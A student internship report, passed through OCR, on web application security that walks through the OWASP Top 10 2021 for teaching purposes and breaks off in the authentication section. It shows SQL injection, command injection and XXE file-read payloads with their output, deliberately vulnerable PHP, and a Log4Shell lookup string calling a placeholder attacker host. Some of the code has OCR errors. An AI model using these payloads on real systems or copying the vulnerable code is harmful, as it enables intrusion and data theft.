Acknowledgements

I would like to express my sincere gratitude to my academic institution, the Higher Institute of Technological Studies in Communications of Tunis, for providing the foundational knowledge that made this internship possible.

I am immensely grateful to my supervisor at KEYSTONE, Mr. Aziz Nefzi. His expert guidance, consistent support, and deep knowledge of cybersecurity were instrumental throughout this project. His mentorship was invaluable in navigating the complexities of web application security and in shaping the direction of this report.

My appreciation also extends to the entire KEYSTONE team. Their professionalism and welcoming atmosphere created an ideal learning environment. The opportunity to learn from such experienced professionals was a privilege.

Finally, I would like to thank my university professors for their dedication and for equipping me with the technical and analytical skills necessary to undertake and succeed in this challenging internship.

Contents

List of Figures

List of Abbreviations

API	Application Programming Interface
AWS	Amazon Web Services
CI/CD	Continuous Integration/Continuous Delivery
CLI	Command Line Interface
CMS	Content Management Systems
CSP	Content-Security-Policy
CSRF	Cross-Site Request Forgery
CVE	Common Vulnerabilities and Exposures
DOM	Document Object Model
DoS	Denial of Service
DTD	Document Type Definition
EC2	Elastic Compute Cloud
GCP	Google Cloud Platform
HSTS	HTTP Strict Transport Security
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IAM	Identity and Access Management
IDOR	Insecure Direct Object Reference
JNDI	Java Naming and Directory Interface
JSON	JavaScript Object Notation
LDAP	Lightweight Directory Access Protocol
LFI	Local File Inclusion

MAC	Message Authentication Code
MD5	Message-Digest Algorithm 5
MFA	Multi-Factor Authentication
MitM	Man-in-the-Middle
NoSQLi	NoSQL Injection
OS	Operating System
OWASP	Open Web Application Security Project
PDO	PHP Data Objects
PHP	Hypertext Preprocessor
PII	Personal Identifiable Information
RCE	Remote Code Execution
RFC	Request for Comments
S3	Simple Storage Service
SCA	Software Composition Analysis
SIEM	Security Information and Event Management
SQL	Structured Query Language
SQLi	SQL Injection
SSRF	Server-Side Request Forgery
TLS	Transport Layer Security
URL	Uniform Resource Locator
UUID	Universally Unique Identifier
XML	Extensible Markup Language
XSS	Cross-Site Scripting
XXE	XML External Entity

General Introduction

In the digital era, web applications have become the primary interface through which organizations interact with their customers, partners, and employees. This ubiquity also makes them a prime target for malicious actors. A single vulnerability can lead to devastating consequences, including data breaches, financial loss, and reputational damage.

This internship at KEYSTONE, a leading cybersecurity consulting firm, provided an invaluable opportunity to delve into the practical aspects of web application security assessment. The project was designed to simulate a real-world penetration test, focusing on the identification, exploitation, and mitigation of the most critical vulnerabilities.

This report documents the technical findings and knowledge acquired. It is structured to follow a logical progression:

- **Chapter 1** introduces the host organization, KEYSTONE, and outlines the project's context and objectives.
- **Chapter 2** presents a systematic and detailed overview of the modern threat landscape, as defined by the OWASP Top 10, explaining the mechanics and payloads of each major vulnerability category.
- **Chapter 3** demonstrates the hands-on exploitation of several critical vulnerabilities in a simulated lab environment, complete with mitigation strategies.

Through detailed explanations and practical examples, this report aims to serve as a comprehensive technical guide to understanding and combating common web application threats.

// CHAPTER 1

Internship Context and Acquired Skills

1.1 Introduction

This chapter presents the framework of the internship project. It begins by introducing the host organization, KEYSTONE, detailing its mission and structure. It then defines the specific objectives of the project and concludes with a reflection on the key benefits and skills acquired during this period of study in web application security.

1.2 Presentation of the Host Organization: KEYSTONE

KEYSTONE is an expert consulting firm specializing in information systems security, widely recognized as a pivotal actor in the cybersecurity landscape. Its core mission is to support organizations by offering a full spectrum of services dedicated to information security, encompassing both preventive measures and robust incident response.

Figure 1.1: KEYSTONE Logo.

The firm's structure is organized into several key departments, all working in concert to deliver comprehensive security solutions:

- **General Management:** Responsible for the overall strategic direction and operational oversight of KEYSTONE.
- **Technical Department:** Drives innovation and develops advanced cybersecurity solutions and methodologies.
- **Operations Department:** Manages the delivery of security projects and ensures effective client implementation.

- **SOC & MSS Department:** Provides 24/7 Security Operations Center (SOC) and Managed Security Services (MSS), offering continuous monitoring and incident response.
- **Administrative and Commercial Department:** Handles client relations, financial management, and business development to sustain growth and operational excellence.

1.2.1 Internship Objectives

This internship was established to provide practical, in-depth experience in offensive security, a core competency of KEYSTONE. The focus was specifically directed towards web application security, recognizing its significance as one of the largest and most critical attack surfaces for modern organizations. The project's methodology involved a deep dive into the OWASP Top 10 vulnerabilities, leveraging simulated lab environments to develop and refine skills in identification, exploitation, and remediation techniques in a controlled setting.

The primary objectives for this internship were precisely defined to guide the learning and practical application process:

1. **Understand Major Attack Vectors:** To thoroughly study the mechanisms, impacts, and real-world exploitation techniques of key web attack vectors, including various forms of injection (SQLi, Command Injection, XXE), broken access control, and client-side vulnerabilities (XSS, CSRF).
2. **Analyze File and Logic Vulnerabilities:** To analyze vulnerabilities related to insecure file handling (Local File Inclusion, Arbitrary File Upload) and flaws in application logic (Server-Side Request Forgery).
3. **Formulate Robust Mitigation Measures:** For each identified and explored vulnerability, to research and detail effective mitigation strategies, including secure coding practices, architectural controls, and defensive configurations.

1.3 Benefits and Skills Acquired

This internship was a highly enriching and transformative experience, effectively bridging the gap between academic theory and real-world professional practice in cybersecurity. The learning outcomes encompassed a significant enhancement of both technical and methodological skills, crucial for a career in penetration testing and security consulting.

1.3.1 Technical Skills

- **In-depth Vulnerability Analysis:** Developed a deep, practical understanding of the OWASP Top 10 vulnerabilities, transcending theoretical definitions to grasp their root causes, exploitation pathways, and real-world impact. This included hands-on analysis of complex scenarios such as different types of injection flaws, access control bypasses, and server-side request forgery.

- **Proficiency in Penetration Testing Tools:** Gained significant proficiency in utilizing essential web penetration testing tools. This includes Burp Suite (for intercepting, analyzing, and manipulating HTTP traffic), as well as various command-line utilities (like `curl` and `netcat`) and custom scripts tailored for specific attack scenarios.
- **Payload Crafting and Customization:** Acquired the skill to design, craft, and customize malicious payloads effectively for diverse attack contexts, including sophisticated SQL injection strings, various Cross-Site Scripting (XSS) vectors, web shell scripts for remote code execution, and XML External Entity (XXE) payloads.
- **Secure Coding Principles:** Through the process of analyzing numerous vulnerable code snippets and understanding their exploitation, a strong foundational knowledge of secure coding practices and architectural principles for web applications was developed, enabling the identification of insecure patterns and proposal of robust solutions.

1.3.2 Methodological and Professional Skills

- **Systematic Penetration Testing Methodology:** Learned and applied a structured, systematic methodology to web application penetration testing, encompassing initial reconnaissance and enumeration, vulnerability identification, exploitation, and thorough post-exploitation analysis.
- **Creative Problem-Solving:** Faced with security controls, filters, and various application logic challenges, I developed a creative and analytical mindset essential for devising effective bypass techniques and identifying nuanced vulnerabilities, mirroring the dynamic process of a real attacker.
- **Technical Reporting and Documentation:** The extensive process of compiling this detailed report rigorously honed my ability to clearly, concisely, and comprehensively document complex technical findings, explain intricate vulnerabilities to diverse audiences, and formulate actionable, prioritized remediation strategies, which are critical competencies for any cybersecurity consultant.

CHAPTER 2

Exploring Web Attacks: The OWASP Top 10

2.1 Introduction

The Open Web Application Security Project (OWASP) Top 10 is a globally recognized standard that outlines the most critical security risks to web applications. This document, regularly updated through extensive community consensus, serves as a vital awareness document for developers, security professionals, and organizations alike. This chapter provides a detailed technical exploration of the OWASP Top 10 2021 list, focusing on the underlying mechanisms of each vulnerability, common exploitation payloads, and fundamental mitigation strategies, drawing on materials from OWASP's community resources.

2.2 A01:2021 – Broken Access Control

2.2.1 Mechanism

Broken Access Control refers to flaws in enforcing policies that restrict what authenticated users (or even unauthenticated users) are allowed to do. These flaws allow attackers to bypass authorization checks to access resources, functions, or data they shouldn't, often leading to unauthorized information disclosure, data modification or destruction, privilege escalation, or performing business functions outside the user's intended limits. These vulnerabilities occur when server-side access control validation is either missing, incorrectly implemented, or relies on client-side controls that are easily circumvented.

2.2.2 Example Payload: Insecure Direct Object Reference (IDOR)

IDOR is a pervasive type of Broken Access Control. It occurs when an attacker can directly manipulate a reference to an internal object (such as a database key, file, or directory name) within a URL parameter or an API request to access or modify data that belongs to another user without proper authorization. Consider an application feature allowing a user (with User ID 101) to view their profile:

```
GET /profile?user_id=101 HTTP/1.1
Host: example.com
Cookie: sessionid=ABCD123
```

HTTP Request for a User Profile.

An attacker might gain unauthorized access to an administrator's profile by simply changing the 'user_id' parameter to a guessed or enumerated ID, such as `100`:

```
GET /profile?user_id=100 HTTP/1.1
Host: example.com
Cookie: sessionid=ABCD123
```

IDOR Payload for accessing another User's Profile.

If the server-side logic fails to verify that the authenticated user ('sessionid=ABCD123') is authorized to access `user_id=100`, the attacker bypasses the intended access control.

2.2.3 Mitigation

- **Server-Side Enforcement:** Access control checks must always be enforced on the server-side, denying access by default unless explicitly granted. Never rely solely on client-side logic for authorization.
- **Indirect Object References:** Avoid exposing internal object IDs (like database keys) directly in URLs, parameters, or API responses. Use indirect, randomly generated, or encrypted references that map to objects on the server-side, making them harder for attackers to guess.
- **Centralized Access Control Matrix:** Implement a consistent and centralized mechanism for defining and enforcing access control rules across the entire application, preferably at the API or business logic layer, rather than ad-hoc checks throughout the codebase.

2.3 A02:2021 – Cryptographic Failures

2.3.1 Mechanism

This category encompasses a broad range of failures in protecting sensitive data through cryptography, both when data is at rest (stored in databases or filesystems) and in transit (communicated over networks). Common issues include using weak, outdated, or misconfigured cryptographic algorithms, insufficient key management, or storing sensitive information like passwords, credit card numbers, or Personal Identifiable Information (PII) in plaintext or with weak/improper hashes.

2.3.2 Example: Insecure Password Storage (MD5 Hashing)

A critical cryptographic failure is storing user passwords using insecure hashing algorithms. For instance, using MD5, a cryptographic hash function that is fast and often used without proper salting, makes password hashes highly vulnerable to rainbow table attacks and brute-forcing.

```php
<?php
// User input (plaintext password from a login/registration form)
```

```
$password =^_POST['password'];

// VULNERABLE: md5 is a cryptographic hash function that is fast and
   susceptible to attacks.
$hashed_password = md5($password);
// Store $hashed_password in the database for later verification.
?>
```

Vulnerable: Storing a password with MD5.

If an attacker compromises the database, they can easily use rainbow tables or brute-force attacks to recover these passwords.

2.3.3 Mitigation

- **Strong Hashing for Passwords:** For password storage, use modern, secure, and computationally intensive (slow) hashing algorithms like Argon2, bcrypt, or scrypt. These algorithms are designed to deter brute-force attacks and automatically handle salting (adding unique random data to each password hash to prevent rainbow table attacks).

```
<?php
// User input (plaintext password)
$password =^_POST['password'];
// SECURE: password_hash uses bcrypt by default, is slow by design,
   and handles salting automatically.
$hashed_password = password_hash($password, PASSWORD_DEFAULT);
// Store $hashed_password safely in the database.
?>
```

Secure password storage using bcrypt in PHP.

- **Encrypt Data in Transit:** Always use HTTPS (TLS 1.2 or higher with strong cipher suites) to encrypt all communication between the client and the server, especially for sensitive data. This prevents eavesdropping and Man-in-the-Middle (MitM) attacks. Implement HSTS (HTTP Strict Transport Security) to force browsers to only connect over HTTPS.

- **Encrypt Sensitive Data at Rest:** Highly sensitive data (e.g., credit card numbers, PII) stored in databases or filesystems must be encrypted using strong, standard encryption algorithms like AES-256 with robust key management practices.

2.4 A03:2021 – Injection

2.4.1 Mechanism

Injection flaws occur when untrusted data (typically user-supplied input) is sent to an interpreter (such as a database, an operating system shell, or an XML parser) as part of a command or query. This allows an attacker to inject their own malicious code, causing the interpreter to execute unintended commands or manipulate data. This section focuses on SQL Injection, OS Command Injection, and XML External Entity (XXE) Injection.

SQL Injection (SQLi)

Mechanism: SQLi occurs when user-supplied input is directly concatenated into a SQL query string without proper sanitization or parameterization. This alters the intended logic of the SQL query.

Example Payload: Authentication Bypass Consider a vulnerable login form where the backend constructs a query using string concatenation.

```
<?php
$username =^_POST['username'];
$password =^_POST['password']; // User input password
$query = "SELECT * FROM users WHERE username = '$username' AND password
    = '$password'";
// ... execute query ...
?>
```

Vulnerable PHP code for SQL Injection authentication bypass.

An attacker inputs '' OR '1'='1' –' as the username. The resulting query becomes:

```
SELECT * FROM users WHERE username = '' OR '1'='1' --' AND password =
    '...'
```

Resulting SQL query after authentication bypass payload injection.

The `OR '1'='1'` condition evaluates to true, effectively bypassing the password check, and the - (or '/*' for SQL Server) comments out the rest of the query.

Example Payload: Data Exfiltration (UNION-based) If the application displays query results, an attacker can use `UNION SELECT` to dump data from other tables in the database.

```
GET /products.php?id=-1 UNION SELECT version(), database(), user()--
    HTTP/1.1
Host: example.com
```

UNION-based SQLi payload for data exfiltration via URL.

This query retrieves database version, current database name, and user from the system, combining it with the original query's output.

OS Command Injection

Mechanism: This occurs when an application executes a system command based on user input, and the input is not properly validated or sanitized. An attacker can inject arbitrary shell commands, causing the server to execute malicious operating system commands.

Example Payload: Ping Utility Remote Code Execution (RCE) A web service might offer a "ping" functionality (e.g., in network diagnostics). A vulnerable implementation passes user input directly to a system shell command.

```php
<?php
$target_ip =^_GET['ip'];
$command = "ping -c 3 " . $target_ip; // Executes 'ping -c 3 [user_input]'
shell_exec($command); // Direct execution of shell command with user input
?>
```


Vulnerable PHP code for OS Command Injection.

An attacker can provide a target like `127.0.0.1;id`. The semicolon (`;`) acts as a command separator in Unix/Linux shells, allowing multiple commands to be executed sequentially.

```http
GET /ping?ip=127.0.0.1;id HTTP/1.1
Host: example.com
```

HTTP request with command injection payload.

The server will first execute `ping -c 3 127.0.0.1` and then, crucially, execute `id`, disclosing system user information.



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 2.1: Output of a Command Injection showing `id` command execution.

XML External Entity (XXE) Injection


Mechanism: XXE flaws occur in applications that parse XML input when support for XML external entities (defined within Document Type Definitions - DTDs, using `ENTITY` declarations) is enabled and improperly configured. An attacker can define external entities to include sensitive local files, interact with internal systems, or cause a Denial of Service (DoS).

Example Payload: Local File Read An application accepts XML input, for instance, via a web service API or a contact form. The attacker sends a crafted XML payload:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<root>
    <data>&xxe;</data> <!-- Injecting the entity here to trigger file read -->
</root>
```

XXE payload to read local file `/etc/passwd`.

If the XML parser is vulnerable and supports external entities, it will resolve the `&xxe;` entity by reading `/etc/passwd` and substitute its content into the XML response.



```
<?xml version="1"?>
<!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Figure 2.2: XXE Local File Disclosure.

2.4.2 Mitigation (Injection)

- **Parameterized Queries (SQLi, NoSQLi):** For all database interactions, this is the gold standard. Use APIs that rigorously separate query logic from user-supplied data (e.g., `PDO` in PHP, `PreparedStatement` in Java).

- **Strict Input Validation and Sanitization (Command Injection):** Implement a very strict allow-list for command arguments (e.g., regex `^[0-9.]1,15$` for IP addresses). Avoid `shell_exec()` or `system()` functions if possible; if necessary, use `escapeshellarg()` for single arguments or `escapeshellcmd()` for the entire command, but these are complex to get right.
- **Disable External Entity Support (XXE):** Configure all XML parsers to explicitly disable the processing of XML External Entities and DTDs or disallow `DOCTYPE` declarations entirely if not needed. Ensure XML parsing libraries are up to date.

2.5 A04:2021 – Insecure Design

2.5.1 Mechanism

This category, new in 2021, emphasizes risks related to design and architectural flaws. It signifies a failure to integrate security considerations (security by design) early in the development lifecycle, leading to vulnerabilities that cannot be easily fixed with code patches alone. It often manifests as a lack of controls within the application's business logic, allowing for unintended or abusive functionality.

2.5.2 Example: Business Logic Flaw (Price Manipulation)

An e-commerce application might calculate the total price client-side (in JavaScript) or trust a price sent by the client. This is a severe design flaw. An attacker could:

1. Add an item to the cart and intercept the request before it reaches the server (e.g., using Burp Suite).
2. Modify the `price` parameter in the intercepted JSON or form data to a significantly lower value (e.g., from `100.00` to `1.00`).
3. Forward the manipulated request to the server.

```
{
  "item_id": "PROD123",
  "quantity": 1,
  "price": 1.00 // Attacker changed this value
}
```

Intercepted request with manipulated price parameter.

The server, if poorly designed to validate transaction integrity, might process this manipulated price for the final transaction, leading to significant financial loss for the vendor.

2.5.3 Mitigation

- **Threat Modeling:** Systematically identify potential threats and vulnerabilities early in the design and architecture phases (e.g., using methodologies like STRIDE).

- **Secure Design Patterns:** Implement security best practices and secure design patterns (e.g., granular privilege levels, multi-step sensitive transactions, robust server-side validation for all business logic and financial calculations).
- **Explicit Trust Boundaries:** Clearly define and enforce trust boundaries throughout the application's components and with external systems. Never trust data received from the client for critical operations.


2.6 A05:2021 – Security Misconfiguration

2.6.1 Mechanism

This is one of the most common and easily exploitable vulnerabilities. It encompasses a wide range of issues such as insecure default configurations, incomplete hardening, unintendedly open cloud storage buckets, misconfigured HTTP headers (e.g., missing security headers), and verbose error messages that inadvertently reveal sensitive information.

2.6.2 Example: Default Accounts/Passwords and Directory Listing

- **Default Credentials:** Many frameworks, Content Management Systems (CMS), or server administration consoles are installed with default credentials (e.g., `admin:admin`, `root:toor`). If these are not changed after deployment, an attacker can simply log in and compromise the component.
- **Verbose Error Messages:** If an application or server is configured to display full stack traces or database errors directly to the user, this can inadvertently reveal sensitive information like server file paths, database structure, or software versions, aiding attackers in their reconnaissance.
- **Directory Listing Enabled:** A web server configured to display a list of all files and subdirectories if an `index.html` or `index.php` file is not present in a directory. This can expose sensitive configuration files, backup files, or even application source code, as shown in Figure 2.3.



Index of /index.php

```
Name                        Last modified     Size  Description
Parent Directory                                -
background/                 2025-05-05 10:31    -
component/                  2022-05-13 10:53    -
faq.html                    2025-05-05 10:25  9.4K
graphical-interface.html    2025-05-05 10:25   13K
how-to-cite-singular.html   2025-05-05 10:25   12K
internal.html               2025-05-05 10:25   11K
links.html                  2025-05-05 10:25  9.7K
new-libraries.html          2025-05-05 10:25   11K
new-libraries/              2025-05-05 10:31    -
news.feed?type=atom         2022-05-13 12:07   86K
news.feed?type=rss          2022-08-10 14:30   37K
news.html                   2025-05-05 10:25   22K
news/                       2025-05-05 10:31    -
publications.html           2025-05-05 10:25  9.9K
publications/               2025-05-05 10:31    -
singular-books.html         2025-05-05 10:25   10K
singular-download.html      2025-05-05 10:25   13K
singular-download/          2025-06-24 12:01    -
singular-manual.html        2025-05-05 10:25   11K
singular-report-bugs.html   2025-05-05 10:25   11K
singular.pdf                2025-01-16 13:05  5.9M
source-code.html            2025-05-05 10:25   11K
third-party-software.html   2025-05-05 10:25   10K
third-party-software/       2025-05-05 10:31    -

Apache/2.4.65 (Debian) Server at www.singular.uni-kl.de Port 443
```

Figure 2.3: Example of a security misconfiguration leading to directory listing.

2.6.3 Mitigation

- **Automated Hardening:** Implement a repeatable server, framework, and application hardening process. Always remove or change all default credentials during initial setup.
- **Disable Unused Features:** Disable all unnecessary services, ports, components, and features. For example, if an FTP server is not used on a web server, its service should be disabled.
- **Custom Error Pages:** Configure the application and server to use generic, informative-

only error pages (e.g., `HTTP 500 Internal Server Error`) instead of displaying verbose error messages directly to end-users.

- **Disable Directory Listing:** Explicitly disable directory listing in web server configurations (e.g., Apache's `Options -Indexes` directive, Nginx `autoindex off`).
- **Security Headers:** Implement relevant HTTP security headers like Content-Security-Policy (CSP), X-Frame-Options, X-Content-Type-Options, and Strict-Transport-Security (HSTS).
- **Regular Audits:** Conduct periodic security audits, vulnerability scans, and penetration tests to detect and remediate misconfigurations promptly across all environments.

2.7 A06:2021 – Vulnerable and Outdated Components

2.7.1 Mechanism

Modern applications rarely consist solely of custom-written code. They heavily rely on a multitude of third-party libraries, frameworks, APIs, and other software components (including operating systems, web servers, and databases). If any of these components contain known vulnerabilities (CVEs) and are not promptly updated or patched, the entire application inherits that risk, becoming susceptible to well-known exploitation techniques.

2.7.2 Example: Log4Shell (CVE-2021-44228)

The Log4Shell vulnerability in the widely used Apache Log4j library (a Java-based logging utility) is a recent and prominent example of the severe impact of vulnerable components.

- **Vulnerability:** Log4Shell allowed attackers to inject a specific JNDI (Java Naming and Directory Interface) lookup string into any input that was logged by a vulnerable Log4j component.
- **Exploitation:** For example, by sending a malicious `User-Agent` header containing `${jndi:ldap://attacker.com/a}` to a web application using Log4j for logging.
- **Impact:** This would cause the vulnerable Log4j instance to make an outbound request to an attacker-controlled LDAP server, which would then deliver a malicious Java class. The vulnerable server would then execute this class, resulting in Remote Code Execution (RCE) and potentially full system compromise.

2.7.3 Mitigation

- **Component Inventory:** Maintain a comprehensive inventory of all software components, including direct and transitive dependencies (components used by your components), and their exact versions.

- **Automated Scanning (SCA):** Use Software Composition Analysis (SCA) tools (e.g., OWASP Dependency-Check, Snyk) to automatically identify outdated or vulnerable components. Integrate these tools into the CI/CD pipeline for continuous monitoring.
- **Patch Management:** Establish a robust and timely patch management process to promptly apply security updates and patches to all identified vulnerable components. Prioritize critical vulnerabilities.
- **Secure Supply Chain:** Obtain components only from official and trusted sources. Verify their integrity (e.g., using digital signatures or checksums) upon download.
- **Minimal Dependencies:** Avoid unnecessary dependencies. Remove unused dependencies, features, and documentation to reduce the attack surface.

2.8 A07:2021 – Identification and Authentication Failures

2.8.1 Mechanism

This category covers weaknesses in how an application confirms user identity (authentication) and manages user sessions (session management). Flaws can lead to compromised passwords, session hijacking, or allowing attackers to temporarily or permanently assume other users' identities. This combines issues previously listed under Broken Authentication and Insecure Session Management.

2.8.2 Example: Weak Password Policies and Session Management Issues

- **Weak Password Policies:** Applications that permit short, simple, or common passwords (e.g., 123456, password, Welcome1) are highly susceptible to brute-force, dictionary, or credential stuffing attacks. Rate limiting for login attempts is often insufficient.
- **Credential Stuffing:** Attackers use lists of username and password combinations obtained from data breaches (e.g., from other compromised websites) and try them against the application's login form. This attack exploits the common user behavior of reusing passwords across multiple services.
- **Insecure Session Token Management:**
  - *Predictable Session IDs:* If session identifiers are not sufficiently random (e.g., sequential, guessable), attackers can predict valid session IDs, leading to session hijacking.
  - *Session ID in URL:* Transmitting session IDs in URL parameters (http://example.com/page?sessionid=ABC123). This exposes the ID to network sniffing, server logs, browser history, and accidental sharing, significantly facilitating session hijacking.

  - *No Session Invalidation:* Failure to explicitly invalidate session IDs upon logout, password change, or extended inactivity allows old, potentially compromised sessions to remain valid and be exploited.

2.8.3 Mitigation

- **Strong Password Policy:** Enforce strong, complex password policies (minimum length, complexity requirements, discourage common passwords). Implement server-side rate limiting and CAPTCHA mechanisms for login attempts to deter automated attacks.
- **Multi-Factor Authentication (MFA):** Implement MFA for all users, especially for privileged accounts. This adds a crucial layer of security, making it much harder for attackers to compromise accounts even if they obtain credentials.
- **Secure Session Management:**
  - Generate cryptographically random, long, and unpredictable session IDs.
